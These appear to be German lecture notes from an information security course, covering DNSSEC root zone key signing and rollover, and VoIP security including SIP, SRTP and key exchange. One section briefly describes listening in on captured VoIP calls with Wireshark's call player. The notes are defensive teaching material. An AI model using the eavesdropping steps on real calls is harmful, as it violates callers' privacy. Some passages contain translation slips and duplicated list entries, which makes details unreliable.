
- 0 Exact Match on Selected Content
- 1 SHA-256 Hash of selected Content
- 2 SHA-512 Hash of selected Content

Verifying Server and CA Certificates







Verifying Self-Signed Server Certificates




Verifying Raw RSA Keys






DNS Root Zone Signing Process



Key Signing Process



KSK /ZSK Key Flow

VeriSign generiert den ZSK und nutzt ihn um die Rootzone zu signieren.

Die ICANN bestehend auch einer Delegation generiert den KSK und nutzt ihn um die Root Key Sets zu signieren.

Um signierte Root-Schlüsselsätze zu erhalten, erzeugt VeriSign eine Key Signing Request (KSR) für ICANN, die eine Reihe signierter Schlüsselsätze mit überlappenden Gültigkeitszeiträumen anfordert. Das KSR wird

Informationssicherheit 2

durch ein XML-Dokument beschrieben und enthält die öffentliche Hälfte der zu signierenden ZSKs, Signaturen die mit der privaten Hälfte der ZSKs erstellt wurden, um die private Schlüsselbesitzung, den Zeitraum, für den die angeforderten Signaturen gültig sind, und andere wichtige Richtlinieninformationen. Als Teil der Sicherstellung der Integrität und Authentizität der Vermittlungsstelle wird ein Gesamt-Hash des KSR für die nachfolgende menschliche Verifikation berechnet. KSR-Austausche zwischen VeriSign und ICANN verwenden einen clientseitigen SSL-Authentifizierungsmechanismus, um die Authentizität und Integrität des Austausches weiter zu erhalten.

Da DNSSEC-Signaturen einen bestimmten zeitlichen Gültigkeitszeitraum haben und schließlich ablaufen, werden KSR-Austausche frühzeitig vor der Notwendigkeit von KSK-Signaturen durchgeführt, um genügend Zeit für die oben beschriebene Verarbeitung zu gewährleisten.


KSK Publication


Um eine breite und genaue Verbreitung der öffentlichen Hälfte der Wurzel KSK zu gewährleisten, wird ICANN eine Website als mindestens ein Publikationsmittel einsetzen. Die KSK wird mindestens 30 Tage vor dem Start des nächsten KSK-Rollover-Zyklus auf der Website veröffentlicht und so bald wie möglich nach der Schlüsselzeremonie, die die neue KSK generiert.

Um die Einbindung in automatisierte Systeme zu vereinfachen, wird die Website eine Darstellung des KKK als Teil eines XML-Dokuments sowie im Standard-DNSKEY- und DS-Format umfassen.

ICANN Key Ceremonies

So wird der ROOT KSK abgesichert.





ZSKs werden vierteljährlich überrollt, wobei jeder ZSK-Zyklus ungefähr, aber nie weniger als 90 Tage dauert. ZSKs werden 10 Tage vor Gebrauch veröffentlicht und bleiben veröffentlicht. Die 10 Tage werden benutzt, damit auch die gecachten Entries auf den aktuellsten Stand kommen.

VeriSign sendet einen KSR, der das ZSK für die nächste vierteljährliche Periode (d. H. Beginnend bei T + 0) zwischen 30 und 90 Tagen vor dem Beginn der nächsten Periode (d.h. zwischen T-90 und T-30) enthält. Dieses Übermittlungsdatum erlaubt genügend Zeit für die ICANN, eine KSR-Unterzeichnungszeremonie durchzuführen und das mit KSK signierte Ergebnis an VeriSign zurückzusenden, um die Aufnahme der signierten Schlüsselsätze in die signierte Wurzel vorzubereiten.

KSks werden, wenn dies angemessen ist, etwa alle 2 bis 5 Jahre gerollt, z. B. wenn aktuelle Signaturalgorithmen und / oder Parameter als schwach angesehen werden (zB ECC / SHA3-Algorithmus-Implementierung, neue Schlüssellängen usw.), der aktuelle Schlüssel als kompromittiert angesehen wird oder ein Hardware-Sicherheitsmodul (HSM) -Upgrade ansteht.

Neue KSKs werden als Teil des regulären KSR-Austauschs in die Wurzel übertragen, haben aber die zusätzliche Anforderung der NTIA-Autorisierung. Dieser Autorisierungsschritt wird durch eine gesicherte, spezialisierte Webseite erleichtert.

Ein neuer KSK wird in der Zone 50 Tage vor der Verwendung (d. H. T + 10) veröffentlicht und bleibt bis 20 Tage nach ihrer letzten Unterschrift da, d. H. Bis T + 70, verbleiben. (Beachten Sie, dass das KSK mindestens 30 Tage vor der Veröffentlichung in der Zone out-of-band auf der Website veröffentlicht wird.)


DNSSEC Deployment (October 24, 2016)

TLDs signed by root zone:

- 13 gTLDs: arpa asia biz cat com edu gov info mil museum net org post
 - 130 ccTLDs: ar, ad, af, ag, am, ar, at, au, aw, az, be, bg, br, bw, by, bz
ca, cc, ch, ci, cl, cn, co, cr, cx, cz, de, dk, ee, es, eu, fi, fo, fr, ga,
gb, gd, gi, gl, gn, gr, gs, gy, hk, hn, hr, hu, id, ie, il, in, io, iq, ir,
is, jp, ke, kg, ki, kr, ky, la, lb, lc, li, lk, lr, lt, lu, lv, ma, me, mg, mm,
mn, ms, mu, mx, my, na, nc, nf, nl, no, nu, nz, pe, pl, pm, pr, pt,
pw, re, ro, ru, rw, sb, sc, se, sg, sh, si, sj, sn, su, sx, sy, tf, th, tl, tn
tn, to, tr, tt, tv, tw, tz, ua, ug, uk, um, us, uy, vc, vn, vu, wf, yt, zm
 - 19 IDN ccTLDs: xn--fiqs8s xn--fiqz9s (中國 China),
xn--wgbh1c (مصر Egypt)
xn--kprw13d xn--kpry57d (台灣 Taiwan)
xn--mgbx4cd0ab (ماليزيا Malaysia)
xn--3e0b70te (한국 South Korea)
xn--o3cw4h (ไทย Thailand)
xn--lacc (МОН Mongolia), xn--h2brj9c (भारत India)
xn--pgbs0dh (تونس Tunisia), xn--p1ai (РФ Russia)
 - All new [IDN] gTLDs must be signed: bmw, nyc, vodka, МОСКВА, etc.




Voice-over-IP Security




Session Initiation Protocol

Einiges an Text aus dem Stoff von CN2 kommt hier her (Zusammenfassung heraussuchen). Nun ein typischer Aufbau einer Verbindung mit einem Proxy dazwischen.



Voice-Over-IP Demo Session




Während der Vorlesung wurde eine Demo gezeigt. Dabei wurde darauf eingegangen wie einfach die Verbindung mitgehört werden kann. Nahezu Realtime, nur mit einer Verzögerung von etwa 1 Sekunde.




Lauschen auf Multimedia Sessions

Mit Wireshark

Die übermittelten Daten lassen sich über Wireshark auf einfachste Art und Weise zusammensetzen. Man braucht dazu nur die Verbindung mit Wireshark aufzunehmen. Nach Abschluss der Wiresharkaufnahme lässt sich über Statistics → Selecting a VoIP Call → Player das Gespräch anhören.




Mit sniffdatei



Dieses Tool entstand im Engineering Projekt 2016 durch 4 Stunden. Im Gegensatz zu Wireshark lassen sich mit diesem Tool die Gespräche in Echtzeit anhören, mit nur einer Verzögerung von rund etwa einer Sekunde, welche durch den Buffer in der Software bedingt ist.

Sichern des Media Streams


Separate VLAN's für IP Telefone



Wenn immer möglich sollten die IP Telefone auf separaten VLAN betrieben werden. So sind sie in verschiedenen Subnetzen und Angriffe durch ARP ist nicht mehr so einfach. Zudem lässt sich der wichtige Voicetraffic so priorisieren.

Sobald man aber Softclients auf dem PC einsetzt, ist die Trennung des Traffics nicht mehr so einfach und dadurch wieder angreifbarer.


Secure RTP (RFC 3711)



Der „verschlüsselte Teil“ eines SRTP-Pakets besteht aus der Verschlüsselung des RTP-Payloads (mit dem Padding, falls vorhanden) von einem entsprechenden RTP Paket. Der Teil kann genau die gleiche Grösse wie der Klartext haben, aber auch grösser.

MKI sowie der authentication tag sind zusätzliche Felder, welche in RTP nicht definiert.

MKI (Master Key Identifier)



Der MKI wird von der Schlüsselverwaltung definiert, signalisiert und verwendet. Der MKI identifiziert den Hauptschlüssel, von dem der / die Sitzungsschlüssel abgeleitet werden, die das jeweilige Paket authentifizieren und / oder verschlüsseln.

Authentication Tag

Der Tag wird verwendet um die authentifizierten Nachrichtendaten zu übertragen. Der authentifizierte Teil eines SRTP-Pakets besteht aus dem RTP-Header, gefolgt von dem verschlüsselten Teil des SRTP-Pakets.


Wenn also sowohl Verschlüsselung als auch die Authorisierung angewendet werden, wird die Verschlüsselung vor der Authentifizierung auf der Senderseite und umgekehrt auf der Empfängerseite angewendet. Der Tag stellt eine Authentifizierung des RTP-Headers und des Payloads bereit und liefert indirekt einen Wiedergabeschutz durch Authentifizieren der Sequenznummern.

SRTP Standard Verschlüsselung und Authentifikationsalgorithmus

Vorweg ist zu sagen, dass standardmäßig für VoIP keine Verschlüsselung eingesetzt wird. Nun aber zu den Standartdefinitionen, welche SRTP einsetzt.


Verschlüsselung

Da wird AES im Counter Mode (AES-CTR) mit einem 128-Bit langen Schlüssel verwendet.




Authentifizierung

Dafür wird HMAC-SHA1 eingesetzt mit einer auf 80 Bit gekürzten MAC. SHA256 könnte theoretisch auch eingesetzt werden, aber würde dementsprechend mehr Traffic bedeuten.



Session Schlüssel Ableitung

Jedes Gespräch muss einen eigenen eindeutigen Schlüssel haben. Ansonsten können die Pakete verglichen werden und so den „Hacker“ zu seinem Ziel führen. Die Ableitung nutzt AES im Counter Mode.



Sichern des Streams mit Secure RTP

In den auf beiden Seiten ein Master Key angegeben wird, kann sicher telefoniert werden. Der Kanal kann nun nicht mehr abgehört werden. Das Problem, was sich stellt ist nun, wie wir den SRTP Masterkey verteilen.

Secure RTP	IPSec
<p>Ein Master Key wird benötigt, welcher vorher auf einem sicheren Weg ausgetauscht werden sollte. Der Key Exchange kann durch den SDP Payload wäre dem SIP Connection Setup beeinträchtigt werden. Der SDP Payload kann hop-by-hop mit TLS gesichert werden. Dies setzt aber vollstes Vertrauen in die Proxyserver voraus. Als Alternative kann MIKEY verwendet werden, welches einen wirklichen Peer-To-Peer Key Exchange zur Verfügung stellt.</p>	<p>Solche gesicherte Streams werden mit dem Internet Key Exchange (IKE) Protokoll aufgebaut. Ist bereits ein Site-To-Site VPN oder eine Remote Accesslösung im Einsatz, dann können die VoIP Calls ebenfalls über IPSec transportiert werden.</p>


```

v=0
o=jdoe 2890844526 2890842807 IN IP4 10.47.16.5
s=SDP Seminar
i=A Seminar on the session description protocol
u=http://www.example.com/seminars/sdp.pdf
e=j.doe@example.com (Jane Doe)
c=IN IP4 161.44.17.12/127
t=2873397496 2873404696
m=video 51372 RTP/SAVP 31
a=crypto:1 AES_CM_128_HMAC_SHA1_80
